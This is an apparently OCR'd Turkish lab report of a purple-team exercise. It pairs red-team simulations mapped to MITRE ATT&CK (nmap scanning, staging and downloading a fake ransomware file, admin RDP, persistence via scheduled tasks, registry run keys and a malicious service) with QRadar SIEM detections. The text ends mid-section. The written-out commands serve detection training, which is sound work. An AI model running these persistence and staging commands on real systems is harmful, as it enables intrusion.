Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	8	Aug 7, 2026, 10:42:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	5	Aug 7, 2026, 10:41:31 AM	User Login Success	10.0.2.5


2.3.3 QRadar SIEM arayüzünde, Windows Kimlik Doğrulama Sunucusu (DC02) üzerinde gerçekleşen ardışık başarılı oturum açma (User Login Success / Event ID 4624) aktivitelerinin listelendiği genel olay (Log Activity) ekranı.

2.4 Log Analizi ve Filtreleme Standartları


- **Arayüz Kısıtlamalarının Aşılması:** QRadar SIEM arayüzünde Event ID'lerin (Olay Kimlikleri) standart sütun parametreleriyle doğrudan ve hızlı bir şekilde izole edilememesi gibi kısıtlamalar tespit edilmiş ve bu duruma yönelik yeni filtreleme standartları belirlenmiştir.
- **Derinlemesine Payload (Ham Veri) Analizi:** Arayüz limitlerini aşmak amacıyla, doğrudan logların saf metin halini barındıran "payload" (ham log) verisi üzerinden derinlemesine arama yapma mantığı kurgulanmıştır.
- **AD ve Sysmon Logları Üzerinde Test:** Geliştirilen bu gelişmiş arama ve filtreleme yetenekleri, sisteme yeni yönlendirilmeye başlanan Active Directory (AD) ve Sysmon logları üzerinde test edilmiş; görünürlüğün standartlara uygun bir şekilde sağlandığı doğrulanmıştır.

2.5 Atomic Red Team Kurulumu ve Keşif

- **Framework Entegrasyonu:** Kurulan savunma mimarisinin etkinliğini test etmek ve kontrollü siber saldırı simülasyonları gerçekleştirmek amacıyla, laboratuvar ortamına Atomic Red Team framework'ü başarılı bir şekilde entegre edilmiştir.
- **Hedef Tekniklerin (TTPs) Belirlenmesi:** Simülasyon sürecinde kullanılacak saldırı senaryolarının kapsamını oluşturmak için endüstri standardı olan MITRE ATT&CK çerçevesi referans alınmış ve laboratuvar ortamında test edilecek spesifik taktik ve teknikler önceden belirlenerek planlanmıştır.



2.5.1 Laboratuvar ortamında simüle edilen saldiri tekniklerinin secilmesi (Ilk 7 taktik)



2.5.2 Laboratuvar ortamında simüle edilen saldiri tekniklerinin secilmesi (son 8 taktik)

BÖLÜM 3: TAKTIK VE TEKNIKLER

3.1 Aktif Ağ Taraması ve Keşif (Nmap Analizi)

- **Taktik :** Reconnaissance (Keşif)
- **Teknik :** Active Scanning **(T1595)**
- **Alt-Teknik :** Scanning IP Blocks **(T1595.001)**
- **Açıklama:** Tehdit aktörlerinin hedefe yönelik zafiyetleri, açık portları ve çalışan servisleri tespit etmek amacıyla hedef IP adreslerine veya IP bloklarına yönelik aktif ağ taramaları gerçekleştirmesidir.


Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Ağ içerisindeki Domain Controller (DC) sunucusunun zafiyet yüzeyini haritalandırmak amacıyla Kali Linux üzerinden nmap aracı kullanılarak bir TCP Connect taraması **(nmap -sT -p 1-1000 -T4 192.168.56.103)** gerçekleştirilmiştir. Tarama sonucunda hedef sunucu üzerinde Active Directory ortamının varlığına işaret eden kritik servislerin **(Kerberos - 88, LDAP - 389/636, SMB - 445, RPC - 135)** açık olduğu tespit edilmiştir.

```
┌──(apollo㉿192)-[~]
└─$ nmap -sT -p 1-1000 -T4 192.168.56.103
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-10 10:38 +0300
Nmap scan report for 192.168.56.103
Host is up (0.00018s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT    STATE SERVICE
53/tcp  open  domain
88/tcp  open  kerberos-sec
135/tcp open  msrpc
139/tcp open  netbios-ssn
389/tcp open  ldap
445/tcp open  microsoft-ds
464/tcp open  kpasswd5
593/tcp open  http-rpc-epmap
636/tcp open  ldapssl
MAC Address: 08:00:27:BF:EB:70 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.95 seconds
```

3.1.1 Hedef sunucuda Nmap ile TCP port taraması yapılması ve acik portlarin tespiti

Mavi Takım Operasyonu (Tespit ve Log Analizi): Gerçekleştirilen bu agresif ağ taraması, güvenlik sensörleri tarafından anında fark edilerek QRadar SIEM platformuna aktarılmıştır. Log Activity ekranında yapılan analizde, hedef sunucuya **(192.168.56.103)** doğru saniyeler içerisinde gerçekleşen ardışık ve çoklu port bağlantı istekleri, Windows Filtering Platform logları (Event ID 5156 - The Windows Filtering Platform has allowed a connection) üzerinden başarıyla tespit edilmiş ve ağ taraması eylemi doğrulanmıştır.



Event Name	Log Source	Event Count	Time	Low Level Category	Source IP
Success Audit: The Windows Filtering Platform has allowed a connection	WindowsAuthServer @ DC02	1	Aug 10, 2026, 10:38:39 AM	Access Permitted	192.168.56.1
Success Audit: The Windows Filtering Platform has allowed a connection	WindowsAuthServer @ DC02	1	Aug 10, 2026, 10:38:39 AM	Access Permitted	192.168.56.1
Success Audit: The Windows Filtering Platform has allowed a connection	WindowsAuthServer @ DC02	1	Aug 10, 2026, 10:38:39 AM	Access Permitted	192.168.56.1
Success Audit: The Windows Filtering Platform has allowed a connection	WindowsAuthServer @ DC02	1	Aug 10, 2026, 10:38:39 AM	Access Permitted	192.168.56.1
Success Audit: The Windows Filtering Platform has allowed a connection	WindowsAuthServer @ DC02	1	Aug 10, 2026, 10:38:39 AM	Access Permitted	192.168.56.1
Success Audit: The Windows Filtering Platform has allowed a connection	WindowsAuthServer @ DC02	1	Aug 10, 2026, 10:38:39 AM	Access Permitted	192.168.56.1


3.1.2 QRadar üzerinde Nmap port taraması sonucu oluşan ağ bağlantılarının (Event ID 5156) tespiti.

3.2 Zararlı Yazılım Barındırma ve Sisteme İndirme (Payload Staging & Transfer)

- **Taktik :** Resource Development **(Kaynak Geliştirme)**


- **Teknik :** Stage Capabilities **(T1608)**
- **Alt-Teknik :** Upload Malware **(T1608.001)**
- **Açıklama:** Tehdit aktörlerinin, hedef sisteme sızdıklarında kullanacakları zararlı yazılımları veya araçları kendi kontrollerindeki bir altyapıda (web sunucusunda) barındırması ve ardından hedef makine üzerinden komut çalıştırarak bu dosyayı içeri çekmesidir.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Saldırı senaryosu kapsamında öncelikle saldırgan makinesi (Kali Linux) üzerinde meşru bir Windows servisini taklit eden sahte bir zararlı yazılım dosyası **(svchost_update.exe)** oluşturulmuştur.




3.2.1 Saldırgan makinesinde sahte bir fidye yazılımı (svchost_update.exe) dosyası oluşturulması

Bu dosyayı hedefe sunabilmek için **python3 -m http.server 80** komutuyla hızlı bir HTTP sunucusu ayağa kaldırılarak barındırma (Staging) işlemi tamamlanmıştır.



3.2.2 Python HTTP sunucusu üzerinden zararlı dosyanın (svchost_update.exe) hedef sunucuya aktarılması


Ardından, hedef Windows sunucusu üzerinde PowerShell Invoke-WebRequest komutu tetiklenerek bu dosya ağ üzerinden **C:\Users\public** dizinine indirilmiştir. Kali Linux konsolundaki HTTP 200 başarılı GET isteği logu, veri transferinin tamamlandığını doğrulamaktadır.



3.2.3 Hedef sunucuda PowerShell (Invoke-WebRequest) komutu kullanılarak zararlı dosyanın sisteme indirilmesi

Mavi Takım Operasyonu (Tespit ve Log Analizi): Tehdit aktörünün oluşturduğu Command and Control (C2) / Staging sunucusuna hedef sistemden başlatılan dosya indirme talebi, QRadar SIEM üzerinde başarıyla tespit edilmiştir. Log Activity ekranında, hedef sunucudan **(192.168.56.103)** saldırgan IP adresine **(192.168.56.1)** doğru Port 80 (HTTP) üzerinden gerçekleştirilen ağ trafiği "Network connection detected" olayı ve "The Windows Filtering

Platform has allowed a connection" logları izole edilerek zararlı dosyanın indirilme anı ağ seviyesinde kanıtlanmıştır.




3.2.4 Hedef sunucudan saldırgan makinesine (Port 80) doğru başlatılan HTTP ağ bağlantısının ve zararlı dosya indirme trafiğinin QRadar SIEM üzerinde tespit edilmesi.

3.3 Geçerli Hesapların İstismarı (Etki Alanı Hesapları ile RDP Erişimi)


- **Taktik :** Initial Access **(İlk Erişim)**
- **Teknik :** Valid Accounts **(T1078)**
- **Alt-Teknik :** Domain Accounts **(T1078.002)**
- **Açıklama:** Tehdit aktörlerinin, sistemde önceden ele geçirdikleri meşru etki alanı (Domain Account) kimlik bilgilerini kullanarak ağa sızması, kalıcılık sağlaması veya sistemler arası yanal hareket (Lateral Movement) gerçekleştirmesidir. Güvenlik sistemleri bu oturumları "yetkili bir etki alanı kullanıcısının normal girişi" olarak görebileceği için tespiti zor ve kritik bir saldırı adımıdır.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Daha önceki aşamalarda (örneğin OS Credential Dumping ile) ele geçirilen etki alanı yönetici (Domain Admin / Administrator) parolası kullanılarak, saldırgan makinesi (Kali Linux) üzerinden hedef sisteme etkileşimli bir oturum açılması simüle edilmiştir. Bu işlem için komut satırı tabanlı RDP istemcisi olan xfreerdp aracı kullanılmış ve **xfreerdp /u:Administrator /p:******* /v:192.168.56.103** komutu ile hedef Domain Controller (DC) sunucusuna Remote Desktop Protocol (RDP) üzerinden başarılı bir bağlantı sağlanmıştır.



3.3.1 Saldırgan makinesinden hedef sunucuya xfreerdp aracı kullanılarak yönetici (Administrator) yetkileriyle Uzak Masaüstü (RDP) bağlantısı gerçekleştirilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın meşru etki alanı kimlik bilgileriyle başlattığı bu RDP oturumu, ağ ve işletim sistemi seviyesindeki loglama mekanizmaları sayesinde QRadar SIEM üzerinde izlenmiştir. Log Activity ekranında "Destination Port is 3389" (RDP Portu) filtresi uygulanarak, saldırgan IP adresinden **(192.168.56.1)** hedef sunucuya **(192.168.56.103)** doğru başlatılan "Network connection detected" olayı ve hemen ardından tetiklenen "The Windows Filtering Platform has allowed a connection" logları tespit edilmiştir. Bu sayede geçerli bir etki alanı hesabı kullanılsa dahi, ağ dışından veya şüpheli bir kaynaktan gelen yönetimsel port erişimi görünür kılınmıştır.




3.3.2 QRadar SIEM üzerinde, hedef sunucuya yönelik başlatılan RDP (Port 3389) ağ bağlantısının tespit edilmesi.

3.4 Zamanlanmış Görev (Scheduled Task) Oluşturma ve Kalıcılık Sağlama


- **Taktik :** Execution **(Çalıştırma)**
- **Teknik :** Scheduled Task/Job **(T1053)**
- **Alt-Teknik :** Scheduled Task **(T1053.005)**
- **Açıklama:** Tehdit aktörlerinin, sistem yeniden başlatıldığında, belirli bir saatte veya bir kullanıcı oturum açtığında zararlı yazılımlarını otomatik olarak çalıştırmak (kalıcılık sağlamak) ya da daha yüksek yetkilerle kod yürütmek amacıyla Windows Görev Zamanlayıcı'yı (Task Scheduler / schtasks.exe) istismar etmesidir.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Laboratuvar ortamında Atomic Red Team framework'ü kullanılarak hedef sistem üzerinde Invoke-AtomicTest T1053.005 komutu çalıştırılmıştır. Bu simülasyon kapsamında; sistemde oturum açıldığında tetiklenmek üzere (T1053_005_OnLogon), sistem başladığında tetiklenmek üzere (T1053_005_OnStartup) ve arka planda PowerShell üzerinden (AtomicTask) çeşitli sahte zamanlanmış görevler başarılı bir şekilde oluşturularak sisteme enjekte edilmiştir.



3.4.1 Hedef sunucuda Atomic Red Team aracı kullanılarak kalıcılık (Persistence) sağlamak amacıyla zamanlanmış görev (Scheduled Task) oluşturma simülasyonunun (T1053.005) çalıştırılması.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın sistemde kalıcılık sağlamak (backdoor oluşturmak) amacıyla kullandığı bu yöntem, SIEM mimarisi tarafından anında tespit edilmiştir. QRadar Log Activity arayüzünde "Payload Contains is schtasks.exe" arama kriteri (filtresi) uygulandığında, Atomic Red Team'in tetiklediği süreç oluşturma **(Process Create)** logları arka arkaya yakalanmıştır. Gerçekleşen bu olaylar, olağandışı zamanlanmış görev aktivitelerinin ağ üzerinde nasıl izole edilip görünür kılındığını kanıtlamaktadır.




3.4.2 Hedef sunucuda çalıştırılan zamanlanmış görev (schtasks.exe) kalıcılık aktivitesinin QRadar SIEM üzerinde tespit edilmesi.

3.5 Kayıt Defteri Başlangıç Anahtarları (Registry Run Keys) ile Kalıcılık Sağlama


- **Taktik :** Persistence **(Kalıcılık Sağlama)**
- **Teknik (Technique):** Boot or Logon Autostart Execution **(T1547)**
- **Alt-Teknik (Sub-technique):** Registry Run Keys / Startup Folder **(T1547.001)**
- **Açıklama:** Tehdit aktörlerinin, işletim sistemi her başlatıldığında veya bir kullanıcı oturum açtığında zararlı yazılımlarının otomatik olarak çalışmasını sağlamak amacıyla Windows Kayıt Defteri'ndeki (Registry) "Run", "RunOnce" veya benzeri başlangıç anahtarlarına müdahale ederek sisteme kanca atmasıdır.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Laboratuvar ortamında Atomic Red Team kullanılarak hedefe yönelik Invoke-AtomicTest T1547.001 komutu çalıştırılmıştır. Bu simülasyon kapsamında "Reg Key Run" (Başlangıçta çalışacak kayıt defteri anahtarı oluşturma) testi başarıyla tetiklenmiş ve sistemin başlangıç programları (Startup Programs) listesine dışarıdan müdahale edilerek bir kalıcılık (persistence) senaryosu canlandırılmıştır.



3.5.1 Hedef sunucuda Atomic Red Team aracıyla Kayıt Defteri (Registry Run Keys) üzerinden kalıcılık sağlama simülasyonunun (T1547.001) gerçekleştirilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın sistemde arka kapı bırakmak ve kalıcılık sağlamak için reg.exe aracılığıyla Kayıt Defteri'nde yaptığı bu kritik değişiklik, QRadar SIEM platformu tarafından ham log (Payload) seviyesinde yakalanmıştır. Tespit edilen payload incelendiğinde; reg add **"HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd" /f /v StartupPrograms /t REG_SZ /d "calc"** komut satırının saf haliyle loglandığı görülmektedir. Bu bulgu, SOC analistlerinin sistemdeki meşru araçların **(reg.exe)** kötüye kullanımını ve izinsiz başlangıç anahtarı değişikliklerini ağ düzeyinde nasıl başarıyla görünür kılabildiğini kanıtlamaktadır.



3.5.2 QRadar SIEM ham log (payload) ekranında, Kayıt Defteri'ne (Registry) müdahale edilerek kalıcılık sağlamak amacıyla çalıştırılan reg add komutunun tespit edilmesi.

3.6 Sistem Servislerinin Kötüye Kullanımı (Windows Servisi Oluşturma)

- **Taktik :** Privilege Escalation **(Yetki Yükseltme)**
- **Teknik :** Create or Modify System Process **(T1543)**
- **Alt-Teknik :** Windows Service **(T1543.003)**
- **Açıklama:** Tehdit aktörlerinin, sistemde kalıcı olmak veya işletim sisteminin en yüksek yetki seviyesi olan SYSTEM haklarına erişmek amacıyla, Service Control Manager (SCM) arayüzünü kullanarak yeni bir zararlı Windows servisi kurması veya mevcut meşru bir servisin ayarlarını değiştirmesidir.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Hedef Windows sunucusunda komut satırı (CMD) üzerinden sc.exe (Service Control) aracı kullanılarak sisteme yeni bir servis ekleme senaryosu simüle edilmiştir. **sc create RedTeam binPath= "cmd.exe /c echo 'Sistem ele gecirildi' > C:\Windows\Temp\hacked.txt" start=demand** komutu ile "RedTeam" adında bir servis oluşturulmuş ve çalıştırılabilir dosya yolu (binPath) olarak doğrudan zararlı bir komut dizisi atanmıştır. Konsol çıktısındaki [SC] CreateService SUCCESS mesajı, kalıcılık kancasının (persistence hook) sisteme başarıyla atıldığını doğrulamaktadır. Servis başlatılırken zaman aşımı (1053) hatası alınsa da, servisin sisteme kaydedilmesi saldırının ilk fazı için yeterlidir.


```
C:\Users\Administrator>sc create RedTeam binPath= "cmd.exe /c echo 'Sistem ele gecirildi' > C:\Windows\Temp\hacke
d.txt" start=demand
[SC] CreateService SUCCESS

C:\Users\Administrator>sc start RedTeam
[SC] StartService FAILED 1053:

